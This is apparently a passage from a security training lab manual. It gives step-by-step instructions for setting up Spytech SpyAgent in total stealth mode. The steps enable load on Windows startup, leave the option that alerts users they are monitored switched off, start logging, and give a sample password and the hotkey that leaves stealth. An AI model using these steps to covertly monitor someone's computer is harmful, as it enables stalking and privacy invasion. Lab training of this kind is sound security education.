
You will now be presented with the Easy Configuration Wizard. You can use this wizard to quickly setup SpyAgent's most frequently used features. You can restart this wizard at any time in the future.

Figure 3.2.13: Step 2 of the wizard

TASK 2.3

Configure Spytech SpyAgent

22. The **Easy Configuration and Setup Wizard** appears. In the **Configuration** section, ensure that the **Complete + Stealth Configuration** radio button is selected and click **Next**.



spytech SpyAgent

Easy Configuration and Setup Wizard

Please select a configuration package from the below options.

● Complete + Stealth Configuration

Configure to run in total stealth, with all possible logging options preconfigured.

○ Complete Configuration


Configure with all possible logging options preconfigured.

○ Typical Configuration

Configure with the most commonly used logging options preconfigured.

Figure 3.2.14: Configuration section

23. In the **Extras** section, select the **Load on Windows Startup** checkbox and click **Next**.


spytech
SpyAgent
Easy Configuration and Setup Wizard
1. Configuration
2. Extras
3. Confirm Settings
4. Apply
5. Finish
Close
Next

Choose additional options to enable for SpyAgent from the below selections.

☐ **Send Logs to yourself via Email**
Send the SpyAgent logs to your email address for remote monitoring.

☐ **Display Alert on Startup**
Alert the user that they are being monitored when SpyAgent starts.


☑ **Load on Windows Startup**
Set SpyAgent to Run everytime your PC is turned on.

Figure 3.2.15: Extras section

24. In the **Confirm Settings** section, click **Next** to continue.

25. In the **Apply** section, click **Next**; in the **Finish** section, click **Finish**.

26. The **spytech SpyAgent** main window appears, along with the **Welcome to SpyAgent! (Step 3)** setup wizard; click **click to continue...**.


spytech
SpyAgent
Click Here for Ordering Information
Program Options
Log Actions
Reports
Setup Wizard
Help
Keyboard & Mouse
0 Keys Last Session
Windows
0 Window
Events Timeline
0 Events Logged
Files & Dc
0 File Even
E-Mail Activity
0 E-Mails Logged
Website Usage
0 Websites Logged
Internet Activities
0 Connections Logged
Chat & Social
0 Activities Logged
View Most Popular Activities Summary
View Day & Hour Activity Graphs
Start Monitoring
General
Startup Settings and Config
Logging
Configure Logging Options
Remote Log Viewing
Configure Remote Viewing
Advanced Options
Finer Control on SpyAgent
Content Filtering
Filter and Block Activity
ScreenSpy
Record Desktop Activity
SmartLogging
Activity Triggered Logging
Scheduling
Schedule Monitoring Times
Behavior Alerts
Real-time Activity Alerts
spytech
SpyAgent
first time usage tips and help
click to continue...

Welcome to SpyAgent! (Step 3)

This is SpyAgent's user interface. This is where you can start and stop monitoring, view activity logs, change settings, and configure the software.

Click "Start Monitoring" to Start Monitoring User Activities.


Figure 3.2.16: Main window of SpyAgent

TASK 2.4

Start Monitoring

27. If a **Getting Started** dialog box appears, click **No**.

28. In the **spytech SpyAgent** main window, click **Start Monitoring** in the bottom-left corner.


spytech
SpyAgent
Click Here for Ordering Information
Program Options
Log Actions
Reports
Setup Wizard
Help
Keyboard & Mouse
0 Keys Last Session
Windows Viewed
0 Windows Logged
Program Usage
0 Applications Logged
Screenshots
0 Screenshots Logged
Events Timeline
0 Events Logged
Files & Documents
0 File Events Logged
Computer Usage
0 Sessions Logged
Mic & Webcam
0 Captures Logged
E-Mail Activity
0 E-Mails Logged
Website Usage
0 Websites Logged
Internet Activities
0 Connections Logged
Chat & Social
0 Activities Logged
View Most Popular Activities Summary
View Day & Hour Activity Graphs
Start Monitoring
General
Startup Settings and Config
Logging
Configure Logging Options
Remote Log Viewing
Configure Remote Viewing
Advanced Options
Finer Control on SpyAgent
Content Filtering
Filter and Block Activity
ScreenSpy
Record Desktop Activity
SmartLogging
Activity Triggered Logging
Scheduling
Schedule Monitoring Times
Behavior Alerts
Real-time Activity Alerts

Click "Start Monitoring" to Start Monitoring User Activities.

Figure 3.2.17: Start monitoring

29. The **Enter Access Password** pop-up appears; enter the password you specified in **Step 19** and click **OK**.

Note: Here, the password is **test@123**.




Enter Access Password
••••••••
Cancel
OK

Figure 3.2.18: Entering the password

30. The **Stealth Notice** window appears; read the instructions carefully, and then click **OK**.

Note: To bring SpyAgent out of stealth mode, press the **Ctrl+Shift+Alt+M** keys.



Stealth Notice

Stealth Mode Notice:

